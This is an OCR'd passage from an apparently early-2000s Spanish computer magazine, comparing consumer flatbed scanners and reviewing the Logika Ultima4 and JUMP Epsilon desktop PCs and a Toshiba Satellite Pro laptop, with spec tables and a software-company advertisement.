Entonces ¿cómo hacer que funcione? El controlador del escáner es una suerte de software estándar con el que se comunican los programas de tratamiento gráfico y OCR. Se trata de una sub-interfaz por software que se hace llamar desde tiempos inmemoriales interfaz TWAIN. Desde luego, cada escáner tiene la suya, que se entiende bien con su propietario y comunica al software lo que tiene que comunicar. El acto de invocar la digitalización de una imagen o documento desde cualquier programa de tratamiento de imágenes llama a esta interfaz que presenta, a su vez, una interfaz de usuario con la que podrás manejarte a la hora de traerte las imágenes o documentos al PC. También lo consiguen los botones implementados en su frontal. De modo que el controlador es esto, la ventana que aparece cuando quieres digitalizar, permitiéndote pasar los bits a un archivo, aumentar o reducir la imagen, cambiar su resolución, etcétera.

Se trata de un paso más para que tu vida con el PC sea todavía más sencilla.

Un escáner genuinamente OEM

Trust 19200

Otra marca que vende casi de todo lo relacionado con la informática es Trust. Monta productos de terceros a muy bajo coste y con alguna característica interesante. Este escáner es excesivamente sencillo para las necesidades actuales.

Sus productos, fabricados por terceros y avalados por la propia Trust, salen muy bien de precio pero casi siempre con unas características excesivamente sencillas. En este caso, vuelve a cumplirse, una vez más, esta premisa. El escáner que presenta la marca está muy por debajo de los requisitos actuales. Más bien sus características técnicas podrían encajar en un escáner de gama media/baja de hace dos o tres años.

Primero empezando por su resolución óptica, unos muy básicos 600 ppp que dejan a este escáner muy fuera de la digitalización orientada a los resultados impresos de calidad. La resolución óptica afecta, por supuesto, a la resolución por hardware, quedando también reducida a 600x1200 ppp y quedando, una vez más, demasiado justa con respecto a lo que ahora se requiere. Para la resolución mejorada sí se ajusta a la parte media/baja de la tabla de resultados, pero esto no supone ningún mérito especial, ya que se produce por una interpolación de software que la potencia de los equipos actuales garantizan con mucho.

Dispone de la técnica de barrido único, que es lo mínimo exigible ahora, y no dispone de ningún botón, lo que limita mucho sus funciones exclusivamente controlables por software, con lo incómodo que resulta esto en muchas ocasiones.

El bajo rendimiento técnico del escáner también afecta a la profundidad de color, que queda muy por debajo de sus más directos competidores, con unos 36 bits que también corresponden a épocas pasadas.

La interfaz es USB, sin otra alternativa, y el área de digitalización también coincide con los productos vistos a lo largo de la comparativa. Un punto a su favor es el diseño, muy correcto y con un perfil muy estilizado, ocupando poco espacio y favoreciendo el aspecto estético de tu escritorio. Sin embargo, no sólo de la imagen se vive, y en este caso es más cierto que nunca, ya que la parte técnica queda insuficientemente cubierta.

En las pruebas, aunque se ha comportado dignamente, ha quedado muy por detrás del resto. De manera que bien con algún condicionante y, para los muy preocupados por el precio, una opción a tener en cuenta.

El bajo rendimiento técnico del escáner afecta a la profundidad de color, que queda muy por debajo de sus competidores, con 36 bits que corresponden a épocas pasadas

Funciones extremadamente simples

Si algo sabemos de los nuevos dispositivos que se lanzan al mercado, es que su funcionamiento es cada vez más autónomo. Si no tiene botones externos, su funcionalidad se complementa con el sistema operativo y, de este modo, no hay nada que tocar o configurar. En Trust no ocurre ni una cosa, ni la otra. El escáner ofrece cuatro botones, dos a cada lado del escáner, con la función escaneo, abrir aplicación personalizada, encendido y copia. No es que nos parezcan escasos, pues son los que por ejemplo ostenta EPSON en su modelo. Tampoco nos parecen poco intuitivos, porque al lado de cada botón se define su función. Simplemente, los nuevos escáneres dibujan en su frontal una serie de

controles de gran tamaño y bien definidos, donde todos pueden ser personalizados por el usuario. Esto no ocurre aquí y no podemos darle una mala nota, pero sí pedir a los fabricantes que pongan un poco más de ergonomía en sus productos ya que, al igual que su tecnología interna, se queda algo atrasado en los aspectos externos.

Tratamiento del hardware

Los escáneres son componentes extremadamente delicados cuya fragilidad muchos no parecen entender. Y después vienen las sorpresas. Están compuestos por elementos ópticos críticos cuya manipulación debe producirse con la prudencia adecuada. ¿Cómo debe manejarse un escáner si quieres prolongar su vida lo máximo posible? Lo primero, si vas a trasladar un dispositivo de este tipo, es preguntarte si tiene algún sistema de anclado que fije la lámpara. Si lo tiene, estás obligado a anclarlo para que la lámpara quede fijada y no se rompa o se mueva con los golpes. Aunque no vayas a moverlo, tampoco es una buena práctica colocar libros o documentos sobre su cubierta, ya que un peso excesivo también podría dañarlo. Es preciso evitar que lo alcance mucho polvo, esto ensucia tanto el motor de la lámpara como la propia lámpara, provocando demoras en la pasada de la digitalización que distorsionarán la imagen. Debe colocarse en una posición en la cual el cable no sufra, ya que una leve fractura en el mismo, o incluso alguna mínima distorsión puede hacer que recibas las imágenes digitalizadas en malas condiciones y, por tanto, con resultados no deseados. En este caso, las imágenes adoptarían formas zigzageantes. Esto vale especialmente para los cables USB y su cierta fragilidad. En definitiva, que el escáner no es una mesa ni un electrodoméstico cualquiera, sino un dispositivo óptico delicado y preciso que merece la misma precisión en su manejo y tratamiento.


Imágenes de calidad

Las pruebas


Una vez más, a la hora de realizar las pruebas, nos hemos centrado en una máquina que superarse con creces las especificaciones recomendadas de los distintos escáneres. Así, el ordenador elegido ha sido un Pentium 4 a 2 GHz con 512 Megas de RAM, disco duro de 40 Gigas, monitor de 17" y tarjeta gráfica de 64 Megas. La selección de un monitor adecuado, un modelo de SONY CRT de última generación, y de la tarjeta gráfica correspondiente, ha servido para poder establecer con exactitud la fiabilidad en cuanto a resultados de las imágenes digitalizadas. Así, hemos podido evitar distorsiones o colores pálidos procedentes de monitores de bajo rendimiento o con tarjetas gráficas con chips de poca calidad. Por ello concluimos que todos los resultados han sido fiables y que reflejan exactamente lo que se ha digitalizado.

A la hora de elaborar las pruebas, hemos optado por alejarnos de conceptos tales como velocidad, para centrarnos en la calidad que es, en definitiva, el valor que más se aprecia en este tipo de dispositivos. Para ello hemos seleccionado dos imágenes, una en blanco y negro y otra en color, con objeto de comprobar la calidad a distintas resoluciones: 75 ppp, correspondiente a una digitalización tipo, muy básica, para una publicación de contenidos de alto rendimiento en Internet; otra de 300 ppp con objetivos parecidos pero más orientada a Flash; una de 600 ppp para una impresión, utilizando una impresora de calidad fotográfica; y, finalmente, una de 1200 ppp con objeto de preparar una imagen apta para una imprenta. En función de esto hemos evaluado los resultados poniendo una nota con respecto a la calidad entre un baremo del uno al diez y estableciendo finalmente una media que evalúa la calidad global y capacidades del dispositivo.


Hemos de hacer notar que, pese al baremo, ninguna unidad ha bajado del notable bajo, un siete, lo que denota que, en cualquier caso, exceptuando soluciones OEM de muy bajo presupuesto y dudosa calidad, todos los dispositivos presentados en la comparativa responden a unos criterios de calidad más o menos uniformes, haciendo depender un adquisición de temas paralelos, como el precio en función de las características necesarios para cada uno de los requisitos de los distintos usuarios. Globalmente, hemos encontrado a todos los dispositivos muy satisfactorios, con las lógicas fluctuaciones que suponen la ausencia o presencia de características que influyen sobre los precios.



La utilidad de impresión de fotografías que incorpora el escáner de HP resulta muy útil para administrar tus imágenes.




«Ulead Photo Express 3.0 SE» se incluye con el escáner de Acer. Aunque sencillo, es efectivo para comenzar a trabajar con tu nuevo hardware.




Canon incluye el interesante «Adobe Elements», una versión reducida de «Adobe Photoshop» pero tremendamente útil.

EPSON adjunta a su escáner un impresionante software que destaca por lo cuidado de su estética.



La apuesta de Plustek es «Picture Publisher 8». De calle, el mejor software de cuantos regalan los fabricantes.



Trust incorpora en su bundle el mismo paquete que Acer. Es decir, la suite «Ulead Photo Express 3.0 SE».

	75 ppp	300 ppp	600 ppp	1200 ppp	Media
hp 5490c	9	9	9	9	9
CanoScan D1250U2 FSE	9	9	8	8	8,3
EPSON 1250	9	8	9	7,5	8,3
Plustek U24	7	8	7	8	8
Acer 1240UT	7	7	7	7	7
Trust 19200	7	7	6	7	6,75

Imágenes precisas

Conclusiones

Hemos observado en esta comparativa ciertas diferencias entre unos modelos y otros. Las diferencias las establecen las grandes marcas y el resto van un poco a rebufo. En nuestra línea, no radicalmente crítica, no queremos interpretar ninguno como malo, aunque es preciso avisar a ciertos fabricantes que el usuario sí sabe lo que quiere y puede esperar.

El respaldo de una gran marca

hp scanjet 5490c

Y no sólo por la marca y lo que representa, sino por la calidad intrínseca de su dispositivo. Como tiene de todo y todo lo hace bien, ha vencido. Su calidad, su bajo nivel de ruido, sus prestaciones, la sencillez con respecto a su instalación y manejo y el software que incorpora, hacen que apenas tenga competidores. Además. es estable y cumple a la perfección con sus funciones. Altamente recomendable.

Un escáner de altura

CanoScan D1250U2 FSE

Con respecto a las marcas con solera en el mundo de la digitalización, las distancias son realmente cortas. Este producto cumple con unas características parejas a las del modelo vencedor. Cuenta mucho su interfaz, la bonanza de su diseño, su ligereza y, por supuesto, sus prestaciones. Nos ha gustado, y mucho, y en las pruebas ha quedado por debajo del primero por un margen mínimo. Ofrece un valor con sólidas apoyaturas.

Tercer puesto: sin pretensiones

Plustek U24

Modesto en apariencia, ya que se nota un considerable esfuerzo en dotar a este escáner de características avanzadas que lo ponen a gran altura. Además de contar con todos los valores de calidad requeridos, tiene como un importante punto a favor su precio, bastante ajustado para lo que ofrece. Estamos seguros de que este dispositivo, por el gran trabajo realizado, se hará un hueco entre los grandes. Si no al tiempo. Nadie podía imaginarse esto de un fabricante taiwanés.

Nuestra opinión

Miguel A. Lladó
Experto en hardware





Progresión relativa


Revisando la comparativa de escáner de hace un año se puede apreciar que los avances en cuanto a calidad se mantienen estables. Con estos dispositivos no sucede lo mismo que con, por ejemplo, las tarjetas gráficas. De un año a otro saltamos de 32 Megabytes de estándar a los 64 actuales, con chips gráficos dos veces más potentes. Da la impresión que con respecto a los escáneres hemos llegado al techo en la informática de consumo. Ganan, eso sí, en ligereza y nivel de ruido, pero incluso en el terreno de la interfaz tampoco aporta novedades el puerto USB por su difusión desde hace ya más de dos años.

Otro descenso podemos apreciarlo en el coste, con bajadas aceptables que los hacen más asequibles, si cabe, que antes. Por todo esto, podemos deducir que el escáner es definitivamente un complemento imprescindible del PC igual que una impresora o la misma disquetera (que pese a su obsolescencia sigue estando allí). Mejoran los paquetes de software incorporados, se reducen los tamaños, pero en lo que a la calidad respecta nadie está dispuesto a tirar la primera piedra.

Se trata de una velada acusación que invita un poco más a la innovación, ya que corremos el riesgo de estancarnos en algo que sí requiere de algunos avances premeditados para estar más cerca de la anhelada escala profesional.

MODELO	hp 5490c	CanoScan D1250U2FSE	EPSON 1250	Plustek U24	Acer 1240UT	Trust 19200
Fabricante	hp	Canon	EPSON	Plustek	Acer	Trust
Contacto	902 150 151	901 301 301	902 495 969	902 408 408	902 202 323	902 160 937
Web	www.hp.es	www.canon.com	www.epson.es	www.plustek.com	www.acer.com	www.trust.com
Precio	449 €	294,94 €	161,67 €	169,99 €	192,75 €	87,73 €



Especificaciones técnicas

MODELO	hp 5490c	CanoScan D1250U2FSE	EPSON 1250	Plustek U24	Acer 1240UT	Trust 19200
Resolución óptica (ppp)	2400	2400	2400	2400	1200	600
Resolución hardware (ppp)	2400x2400	2400x2400	2400x2400	1200x2400	1200x1200	600x1200
Resolución mejorada	Ilimitada	Ilimitada	Ilimitada	19200 ppp	19200 ppp	19200 ppp
Barrido único	Sí	Sí	Sí	Sí	Sí	Sí
Botones	5	1	3	4	1	Ninguno
Display LCO	Sí	No	No	No	No	No
Color (bits)	48	48	48	48	48	36
Interfaz	Paralelo y USB	SCSI con tarjeta	USB	USB	USB	USB
Alimentador	Sí, 25 hojas	No	No	No	No	No
Adaptador diapositivas	Sí	No	No (opción)	No	Sí	No
Sensores CCO	2	2	1	1	1	1
Velocidad vista previa	8 segundos	8 segundos	32 ms/línea	12 segundos	16 segundos	21 segundos
Escalado	10 a 2000%	50 a 200%	50 a 200%	50 a 200%	50 a 200%	50 a 200%
Área de escaneado (mm)	216x297	216x297	216x297	216x297	216x297	216x297
Garantía (años)	1	1	1	1	1	1

Puntuaciones

Calidad	9,5	9	8	8	7	7
Calidad/Precio	9	8	8,5	8	8	7,5

Gracias

- *Líder en ventas, con más de 2 millones de programas vendidos en España*
- *40% de cuota de mercado y 350.000 usuarios*
- *1.000 técnicos y especialistas altamente cualificados*
- *Con presencia en 20 países de Europa y América*
- *Certificada con la norma ISO 9001 por AENOR desde 1998*
- *La mayor red de centros de formación de España con 100.000 alumnos y 1.000 profesores*

20 años con la pyme

20 años ofreciendo a la pyme española las mejores soluciones en software de gestión, formación y consultoría han consolidado al **Grupo SP** como líder indiscutible en el mercado de la pequeña y mediana empresa española, destacándose cada año más.

Las nuevas versiones **SP 2002** incluyen importantes mejoras que las hacen más rentables y eficaces de cara a integrar a la pyme en la economía digital y obtener la máxima eficacia y rentabilidad para el comercio electrónico e Internet.

20 años con la pyme que no hubieran sido posibles sin la confianza de nuestros clientes y la colaboración plena de nuestros empleados, distribuidores y partners. ¡Muchas gracias a todos!

20 veinteaños con la pyme

AENOR ER Empresa Registrada
Aseguramos el sistema de calidad

SP

soluciones globales para la pyme

www.gruposp.com

Logika Ultima4 2002

Ordenador de sobremesa

Ficha técnica

Precio:	1.322 €
Compañía:	Logika
Contacto:	916 211 770
CPU:	Pentium 4 a 1,7 GHz
Memoria RDRAM:	128 Megas
Disco duro:	40 Gigas
T. gráfica:	3D Prophet 4000 AGP 64 Megas
T. sonido:	Sound Blaster Digital 4.1

Por primera vez en nuestras páginas de hardware, recibimos un ordenador de la casa Logika. Con un año de vida, poco más, Logika se prepara para competir en el difícil y vertiginoso mundo de los PCs de sobremesa. La primera carta que presenta lleva el nombre de Logika Ultima4 2002 y sin ser un ordenador demasiado ostentoso a primera vista, presenta características de gran calidad, propias de cualquiera que se digne a competir en la "guerra de PCs" actual.

El equipo está dotado con un Pentium4 a 1,7 GHz, 128 Megas de RAM y un disco duro de 40 Gigas ATA/100 a 5400 rpm. Parece que a Logika no se le ha escapado nada, al menos en lo que se refiere a vídeo y audio. El sonido es potenciado gracias a una Sound Blaster 4.1 Digital, que ofrece unas prestaciones y una calidad de sonido antes imposible de encontrar en tarjetas de sonido de gama básica. Está especialmente pensada para un sistema de altavoces 4.1 y juegos con sonido multicanal y 3D. Entre sus características esenciales, una salida S/PDIF de calidad digital, la tecnología PCI Bus Mastering para un mejor rendimiento de la CPU, calidad CD a 16 bits, sintetizador Wave Table de 128 voces, herramientas de Creative como Wave Studio, Playcenter 1.55, Oozic Player y Minidisc Center, y aplicaciones como «Acid Xpress» de Sonic Foundr y «Midnight GT/Rage Rally».
En el aspecto visual entra la 3D Prophet 4000XT, una tarjeta gráfica 3D basada en el chipset Kyro de STMicroelectronics. Como en el apartado de sonido, la tarjeta es perfecta para potenciar juegos 3D, obtener alta calidad de imagen y conseguir todo el rendimiento 2D que necesitas en tus aplicaciones domésticas. Pero aquí no acaba la cosa. Continuemos con sus posibilidades multimedia.

La estética de la torre, aunque cuidada, no depara sorpresas.

PC multimedia

Todo apunta a que los creadores de este equipo estaban pensando en los usuarios modernos, muy cercanos al mundo multimedia/Internet. Por ello, el sistema operativo elegido para controlarlo no es otro que Windows Millennium. Este sistema ofrece a los usuarios multimedia la primera experiencia real de medios digitales plenamente integrados, ofreciéndoles, por ejemplo, la posibilidad de crear e indexar una biblioteca de archivos de audio con calidad de CD almacenada en la unidad del disco duro del Ultima4.
Conscientes de las posibilidades de audio y vídeo que circulan en la actualidad, el sistema operativo cuenta con la aplicación «Windows Media», potente programa, muy mejorado comparado con las versiones anteriores, que permite ver y escuchar contenidos multimedia y emisoras de

Llamadas desde la Red

Ya lo hemos comentado alguna vez, pero hacía tiempo que un equipo no lo incluía de serie en su pack de complementos extra. Nos estamos refiriendo a Peoplecall, una aplicación (con auricular de teléfono incluido) que ofrece la posibilidad de realizar llamadas telefónicas desde un ordenador conectado a Internet, a cualquier otro teléfono fijo o móvil del mundo. El punto clave de esta aplicación está en que las llamadas desde Internet te permitirán ahorrar dinero en todas tus llamadas.

Por supuesto, el interlocutor no necesita ser usuario de Peoplecall ni tampoco utilizar un ordenador para hablar contigo. Para poder utilizar este servicio basta con registrarse como usuario en Peoplecall y crear una cuenta de usuario. En esa misma cuenta se recogerán todos los detalles de tus llamadas, recargar tu cuenta, enviar sms, etc. Una vez creada la cuenta, la compañía te permite descargar PeopleDialer, así como otras aplicaciones desde su completa página Web.

Creative pone su grano de arena con este completo equipo FPS1600, compuesto por cuatro altavoces y subwoofer.

radio de Internet. Por otro lado, enfocado directamente a la creatividad con vídeo, cuenta con la aplicación «Windows Movie Maker», con la que podrás importar y editar tus mejores vídeos desde una cámara analógica o digital. Gracias a «Movie Maker» se pueden empalmar escenas fácilmente o bien añadir narraciones, números musicales o gráficos a tus películas. Por tanto, trabajar con archivos multimedia (ya sean audio, vídeo o foto) es una tarea sencilla y divertida. Pero Millennium no es sólo sinónimo de entretenimiento, también de seguridad, gracias a su tecnología no permite la eliminación o alteración accidental de archivos decisivos del sistema debidas a aplicaciones trucadas, un descuidado de usuario o un virus. Pero para estar más tranquilos y en caso de que este primer nivel fallara, también dispone de una aplicación especial que puede devolver al ordenador al estado en el que estaba justamente antes de una caída u otro inconveniente. No obstante, junto con el equipo se da un completo paquete de aplicaciones McAfee, con el cual podrás tener a tu nuevo PC al margen de caídas de sistema, al mismo tiempo que lo potenciaremos con herramientas muy versátiles (comprimir, descomprimir, desborrar, triturar, eliminar o hacer copias de seguridad) y nuevas funciones innovadoras. Más enfocado a la comunicación, Microsoft ha unificado «Outlook Express», «MSN Messenger Service« y «NetMeeting». De esta manera, las tres funciones trabajan juntas para facilitar y hacer más eficaz la comunicación. En el plano hardware nos detenemos en su DVD LG 16x48, el monitor AOC de 17" (pantalla plana), y el kit de altavoces Creative FPS 1600.

La pantalla AOC de 17 pulgadas ofrece una imagen de altísima calidad.

Tecnología Pentium 4

Como ya hemos apuntado al principio de este análisis, el primer Logika que analizamos en PC Manía viene pisando fuerte en cuanto a lo que el procesador se refiere. La tecnología Pentium4 ofrece toda la potencia necesaria para dar cobertura y apoyo al sistema operativo del equipo (y que acabamos de mencionar). Pero, ¿realmente es tan potente el Pentium4? La respuesta cae por su propio peso. Absolutamente sí. Gracias a la tecnología hyper-pipelined, podrás disponer de una velocidad de 1,7 GHz y podrás ampliarlo, si así lo deseas, en un futuro inmediato, hasta 2,2 GHz. El diseño interno totalmente nuevo del chip incluye esta tecnología hyper-pipelined, lo que supone contar con un motor de ejecución más rápido y un bus de sistema de 400 MHz que ofrece un alto nivel de desempeño en aquellas actividades que más lo necesitan: juegos en tres dimensiones, vídeo y audio. También se ha mejorado el punto flotante del procesador. Su significado es igual a vídeos y gráficos en tres dimensiones más realistas, creando experiencias únicas con juegos y ambientes multimedia.

Nuestra opinión

Logika comienza con buen pie. Después de ver las posibilidades multimedia que puede alcanzar con este primer equipo, estamos convencidos de que tienen productos mejores, le auguramos un buen futuro informático. Con una filosofía basada en producir equipos útiles, Logika se sitúa muy cerca de sus competidores. Lo mejor del equipo es la posibilidad de acceder a todo el universo multimedia actual, y una buena selección de complementos extras.
La relación calidad/precio es otra de las características a tener en cuenta. Desde aquí queremos aprovechar para dar la bienvenida a Logika, esperando que no abandonen la línea marcada con el Ultima4 2002.

- Posibilidades multimedia
- Relación calidad/precio
- Estabilidad/velocidad del procesador
- Sistema audio+altavoces

Valoración 9,8

JUMP Epsilon Q2200 EDV

Ordenador de sobremesa

Ficha técnica

Precio:	Consultar
Compañía:	JUMP
Contacto:	902 239 594
CPU:	Pentium 4 a 2,2 GHz
Memoria RDRAM:	512 Megas
Disco duro:	60 Gigas
Tarjeta gráfica:	nVIDIA GeForce2 TI 64MB TV-out
Tarjeta sonido:	AC97 integrado en chipset

Este mes la novedad tecnológica viene de la mano de la casa española JUMP. Su propuesta es, nada más y nada menos, que un equipo muy completo, dotado con un procesador brutal: el Pentium 4 a 2,2 GHz. Este último dato bastaría para escribir unas cuantas páginas de la revista. El procesador intel Pentium 4 a 2,2 GHz, basado en el proceso de fabricación de 0,13 micras, proporciona velocidades de reloj mayores con menos potencia térmica y duplicación de la memoria caché de nivel 2 a 512 Kb. Asimismo, ofrece hasta un 40% de aumento de productividad en comparación con el procesador intel Pentium 4 a 1,5 GHz.

JUMP incorpora en este PC el sistema operativo Windows xp, el cual reúne los puntos más positivos, derivados de lo mejor de sus antiguos sistemas operativos. Además, se le ha renobado la cara y se le ha dotado de un nuevo aspecto, muy cercano a lo que Apple ofrecía ya desde hace tiempo. Hemos reiterado que, mejoras visuales a parte, lo mejor del sistema xp reside en su modo de exploración, la reproducción multimedia, el ajuste automático de imágenes y todo aquello que tenga que ver con el universo Internet. Precisamente es en la Red de redes dónde más uso le podrás dar a Windows xp.

Internet Explorer 6 supone la actualización más importante para Red por parte de la compañía norteamericana. El navegador incluye muchas características nuevas y mejoradas que simplifican las tareas diarias, al mismo tiempo que aumenta y protege la seguridad mientras se navega.

El punto más alto

JUMP alcanza con este equipo de sobremesa el punto más alto de su gama de PCs, al mismo tiempo que nosotros analizamos por primera vez un equipo con un procesador tan potente. El precio final del ordenador puede resultar excesivo, pero se ajusta mucho a lo que está ofreciendo. Por su precio se pueden adquirir equipos que incluyen, tal vez, mejores monitores o dispositivos más secundarios, pero pocos se atreven con un procesador así.

El JUMP Epsilon Q2200 EDV es un modelo dirigido al mundo del vídeo digital y la grabación DVD. El PC lo conforman una serie de puntos fuertes situados en su interior (512 Megas de memoria RDRAM PC800, el citado procesador). En su parte frontal, un lector DVD y una

Los botones de control no aparecen por ningún lado del frontal porque están en la parte superior de la pantalla.

grabadora del mismo formato de la casa Pioneer). Y en su parte trasera, un puerto con tres conexiones FireWire, especialmente dispuesto para la captura de vídeo a través de una cámara digital, un conexión de Red PCI 10/100, módem, salida de TV y dos puertos USB.
Dotado con el ultimísimo sistema operativo Windows xp, el JUMP Epsilon Q2200 EDV es el equipo perfecto para llegar, enchufarlo y empezar a descubrir las últimas maravillas multimedia para PC. No se nos puede olvidar su monitor TFT y su sistema de altavoces con sistema surround. Si en alguna ocasión hemos analizado equipos de la casa que venían "pelados" de utilidades multimedia, éste no es el caso. Todo lo contrario. A no ser que lo eligas a medida, pocos ofrecen tanto en el mismo espacio. Como añadido de regalo, JUMP incluye una conexión gratuita a Internet, un programa «Antivirus McAfee» (versión promocional) y una aplicación de reproducción de DVD-Video. Además, cuenta con una garantía de dos años.

El subwoofer y los altavoces confirman la grandiosidad de este equipo de JUMP.

El frontal de la CPU muestra la regrabadora de CDs y el lector de DVD.

El teclado está repleto de botones-atajo y controles multimedia para manejar el equipo sin usar el software del sistema.

Bahía FireWire: tres en uno

Desarrollado por la casa Apple, el puerto FireWire se ha constituido como uno de los estándares de periféricos más rápidos que existen en el mercado (400 Mbps, cuatro veces más rápido que la red Ethernet 100Base-T), después del novísimo USB 2.0 (capaz de alcanzar los 480 Mbps-60 MB/segundo).
Lo que está claro es que, de momento, sus características le han otorgado la patente de corso para su uso con periféricos del sector multimedia y otros dispositivos de alta velocidad. Ante todo, está enfocado especialmente en el sector de audio y vídeo digital, ya que, alta velocidad a parte, reúne otras ventajas como flexibilidad de la conexión y la capacidad de conectar un máximo de 63 dispositivos. Gracias a estas bondades, como ya hemos comentado, es posible que cualquier usuario dotado con un buen software y una cámara digital consiga, con talento, un verdadero estudio de edición y producción de vídeo digital.
La incorporación del puerto en la mayoría de las cámaras de vídeo de bajo costo y elevada calidad, es el secreto donde reside su expansión. En el equipo de este mes, en lugar de uno hay tres. Gracias a esta utilidad podemos decir adiós a los caras tarjetas capturadoras de vídeo y a las estaciones de trabajo con dispositivos SCSI de alto rendimiento. Ahora tener una estación de trabajo casi profesional es barato y posible para todos.

Pentium 4 2,2 GHz: máximo exponente

¿Tienen los procesadores algún tope? ¿Alguna barrera infranqueable? La respuesta parece ser que no. En pocos años hemos pasado de procesadores que no pasaban de los 100 MHz a máquinas como ésta que incluye JUMP, capaz de alcanzar los 2,2 GHz. Además de la tecnología hyper-pipelined, la mejora del punto flotante y el bus de sistema de 400 MHz de alto nivel (el bus de sistema de 400 MHz ofrece una velocidad de transferencia de 3,2 Gigabytes por segundo), Pentium4 a 2,2 GHz es capaz de ejecutar de manera más rápida y eficaz cualquier aplicación que se encuentre en tu equipo. Esto es debido a que las unidades de lógica aritmética (ALUs) operan al doble de la velocidad del reloj, lo que incrementa la velocidad global del sistema. Si a esto le sumas el nuevo sistema de caché, consigues la ejecución rápida de alta velocidad a la que nos referimos.
En último lugar destaca su buen funcionamiento con las aplicaciones y archivos multimedia. Por ejemplo, cuando te inicias a pasar pistas de tu música favorita a otro formato, digamos a MP3, el ordenador entra en un proceso que le somete a pérdidas de recursos que relentizan y ponen en peligro la propia calidad de los archivos. Con el procesador Intel que lleva instalado el PC que estamos analizando, tienes a tu favor un 25% más de rapidez que con uno inferior, como puede ser el Pentium III. De esta forma, optimizas el uso de esas aplicaciones más exigentes y te permite, al mismo tiempo, la posibilidad de realizar otras tareas.

Nuestra opinión

Simplemente exquisito.
Un ordenador pensado para sacar lo mejor del universo multimedia para PC, que no deja de crecer. Con un equipo como el JUMP Epsilon Q2200 EDV tareas antes tan complicadas como la edición profesional de un vídeo, resultan ahora un juego. JUMP lo pone todo: la capturadora, la potencia, la memoria. A ti sólo te tocará poner la imaginación, porque con un PC con tal potencia el límite lo pones tú.
Recomendado, especialmente a aquellos que busquen un ordenador para trabajar en condiciones. Y el precio, que no te asuste. Está especialmente ajustado.

- Tres conexiones FireWire + dos USB
- 512 Mb de memoria RDRAM
- Procesador 2,2 GHz
- PreMonitor + altavoces

Valoración 9

Toshiba Satellite Pro 6000

Portátil

Ficha técnica

Precio:	4.447,6 €
Compañía:	Toshiba
Contacto:	901 122 121
CPU:	Pentium III 1,2 GHz
Memoria RAM:	250 Megas
Disco duro:	40 Gigas
T. gráfica:	Trident Video Accelerator CyberBlade Ai1
T. sonido:	Ali Audio Accelerator WDM

La nueva gama de portátiles de alto rendimiento de Toshiba ya está entre nosotros. Con un diseño especialmente cuidado, el Toshiba Satellite Pro 6000 ha sido creado para adaptarse a todos los tipos de organización, usuario y aplicación, que puedas imaginar.

Los profesionales y las PYMEs, especialmente aquellos que buscan buen precio, calidad y servicio, verán en el portátil una herramienta perfecta para su trabajo. En principio, independientemente del negocio que sea, el Pro 6000 está capacitado para satisfacer las necesidades de los usuarios móviles en toda su organización. Parte de su secreto reside en que integra tecnologías inalámbricas Bluetooth y Wireless LAN, LAN Ethernet 10/100, así como ranura para tarjetas SD (Secure Digital) todo integrado. Estas funciones, como por ejemplo la que hace referencia a Bluetooth, pueden desactivarse fácilmente cuando no se necesiten. Por otro lado, la ranura integrada SD permite un rápido intercambio de datos con PDAs, teléfonos móviles, cámaras digitales, y reproductores MP3. De momento podemos encontrar en el mercado tarjetas de 128 Megas de memoria, con una capacidad para almacenar hasta cuatro horas de música o 40 minutos de vídeo.


Asimismo, la solución del docking Advanced Port Replicator hace que tu equipo sea compatible con otros portátiles profesionales de Toshiba. Sólo hay que insertar el portátil en su Dock Station para disponer de múltiples opciones de conectividad. Esto, junto a

Las tomas USB se acompañan del puerto PS2 y el altavoz.

Bluetooth: conectados al futuro

¿Estás preparado para el futuro? Algunos equipos como el que centra nuestra atención en este análisis, sí lo están. Aunque todavía suene a novedad, dentro de muy poco, Bluetooth será una palabra muy común en nuestro vocabulario. De momento ya se han trazado tres más que probables líneas de uso de esta tecnología. En primer lugar el acceso al servicio celular existente (WANs) con un teléfono móvil y un notebook para obtener conexión a Internet en cualquier lugar. En segundo lugar, el acceso a una red de área local/inalámbrica (LAN/WLAN) con cualquier número de dispositivos, sin necesidad de cables o conectores. Y finalmente la creación de un enlace de comunicaciones inalámbricas, o una red de área personal (PAN), entre dos o más dispositivos con una amplia variedad de aplicaciones personales o empresariales. Gracias al lanzamiento de unidades como ésta que analizamos, dejando al margen por un instante el acceso a la información en cualquier lugar y momento, tendrás la ventaja de manejar soluciones que a medio plazo te pueden reportar beneficios económicos deducidos de la reducción de los costes de instalación y mantenimiento de redes. Pero sin duda, y 